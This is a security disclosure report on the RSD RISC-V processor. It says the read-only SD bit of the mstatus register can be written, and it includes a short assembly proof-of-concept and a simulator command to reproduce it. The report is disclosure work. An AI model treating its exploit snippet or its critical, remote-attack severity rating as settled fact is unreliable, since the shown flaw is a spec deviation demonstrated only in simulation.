[Bug Report] RSD Processor Does Not Handle State Dirty Permissions Properly

Metainformation

JVN-ID: PENDING

Contact: Feel free to reach out for more details to jv.rajendran@tamu.edu

Discoverers: Chen Chen, Jayden Koh, Stephen Muttathil, Jeyavijayan Rajendran, Texas A&M University; Ahmad-Reza Sadeghi, Technische Universitat Darmstadt;

References:
https://github.com/rsd-devel/rsd/issues/105

Proposed CVSS:
CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N

CVSS v4.0 Score: **9.3 / Critical**

Macro vector: 000200
Exploitability: High
Complexity: High
Vulnerable system: High
Subsequent system: Low
Exploitation: High
Security requirements: High

Relevant CWEs:
CWE-440: Expected Behavior Violation
CWE-1281: Sequence of Processor Instructions Leads to Unexpected Behavior

Vulnerability Information

Vulnerability type: This vulnerability has implications for incorrect privilege-level transitions and context switching on the RSD processor.

Vendors of the product: RSD is maintained by Ryota Shioya, The University of Tokyo; Koji Inoue, Kyushu University, and the National Institute of Informatics (Japan), Masahiro Goshima.

Product:
RISC-V Out-Of-Order Superscalar Processor (RSD)
https://github.com/rsd-devel/rsd
commit: 7b65f6b

Has the vendor confirmed or acknowledged the vulnerability? No

Attack Type: Remote

Impact: Escalation of Privileges, Denial of Service, Information Disclosure

Affected Components: Software programs utilizing floating-point registers on the RSD processor.

Attack Vectors: Any software program that contains write operations to floating-point registers.

Description of the vulnerability: The SD flag in the mstatus register is not read-only, allowing write operations to change the state contexts.

Additional Information:

This vulnerability occurs in the handling of certain flags within the mstatus register by the RISC-V Out-Of-Order Superscalar Processor (RSD), which allows arbitrary processes to change the state context without the processor's awareness. The GitHub issue describing the vulnerability can be found here.

Technical Information

This vulnerability enables unprivileged users to gain improper write access to context saving resources through corrupted states created during context switching, cross-process leakage, and improper register saving and restoring.

Background

According to the RISC-V manual:

> "The SD bit is a read-only bit that summarizes whether either the FS, VS, or XS fields signal the presence of some dirty state that will require saving extended user context to memory."

RSD GitHub Commit: `7b65f6b`




Figure 7. Machine-mode status (`mstatus`) register for

The specifications for the mstatus register indicate that the SD flag is in `mstatus[31]`.

The State Dirty (SD) flag in the mstatus register should be modified to correctly reflect the state of other context flags and should not be directly modifiable by the program.

According to the RISC-V manual:

> "A read/write register might also contain some bits that are read-only, in which case writes to the read only bits are ignored."

This means that any attempt to write to the SD flag, which is a read-only bit, of the mstatus register should be ignored.

In an example program (provided below as exploit_folder.zip), an attempt is made to write the bit “1” to the SD flag, manually setting SD to “On”.

```
1af4:       300022f3                csrr    t0,mstatus
1af8:       00100313                li      t1,1
1afc:       01f31313                slli    t1,t1,0x1f
1b00:       0062e2b3                or      t0,t0,t1
1b04:       30029073                csrw    mstatus,t0
```

Figure 1: *Disassembly of the exploit program with relevant instructions.*

The instruction at 0x1b04 writes “0x80000000” to mstatus, setting the SD flag to “On”.

Expected Behavior

This write instruction should be ignored by the processor because the SD flag in the mstatus register is a read-only bit.

Actual Behavior

Below is the waveform describing the processor not properly handling the write attempt to the SD flag. The mstatus register is manually set to “0x80000000,” which sets the SD flag to “On”; however, since this bit is read-only, the write operation should not occur. This shows that the SD bit is being improperly handled, as it does not reflect the correct state of the other context statuses by being read-only.




Figure 2: *Waveform of the RSD processor allowing the SD flag to be written to.*

Steps to Replicate

1. Compiled C code to hex executable. The code used in the screenshot has been attached below.

exploit_folder.zip

2. Run the executable with this line:

vsim ../Project/ModelSim/Main.TestMain +MAX_TEST_CYCLES=50000 +TEST_CODE=exploit_folder/ +ENABLE_PC_GOAL=1 +SHOW_SERIAL_OUT=1 -suppress 8233 +autofindloop +RSD_LOG_FILE=RSD.log +DEBUG_LOG_FILE=Debug.log +REG_CSV_FILE=Register.csv

Proof-of-Concept Exploit

1. In Group 1, set the SD flag in mstatus to "On" (1). The write instruction should be ignored by the processor because it is writing to a read-only CSR bit
2. In Group 2, NOP instructions allow the processor enough time to commit the instructions.
3. In Group 3, an instruction checks the mstatus register again.

```
// GROUP 1: set SD in mstatus to 1 On
asm volatile ( "CSRR t0, mstatus" );
```

```
asm volatile ( "LI t1, 1" );
asm volatile ( "SLLI t1, t1, 31" ); // t1 = 1 << 31
asm volatile ( "OR t0, t0, t1" ); // set SD = 1
asm volatile ( "CSRW mstatus, t0" ); // This instruction should be
ignored by the processor because it is writing to a read-only CSR
bit.

// GROUP 2: NOP instructions
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );
asm volatile ( "ADDI x0, x0, 0" );

// GROUP 3: read mstatus again
asm volatile ( "CSRR t2, mstatus" );
```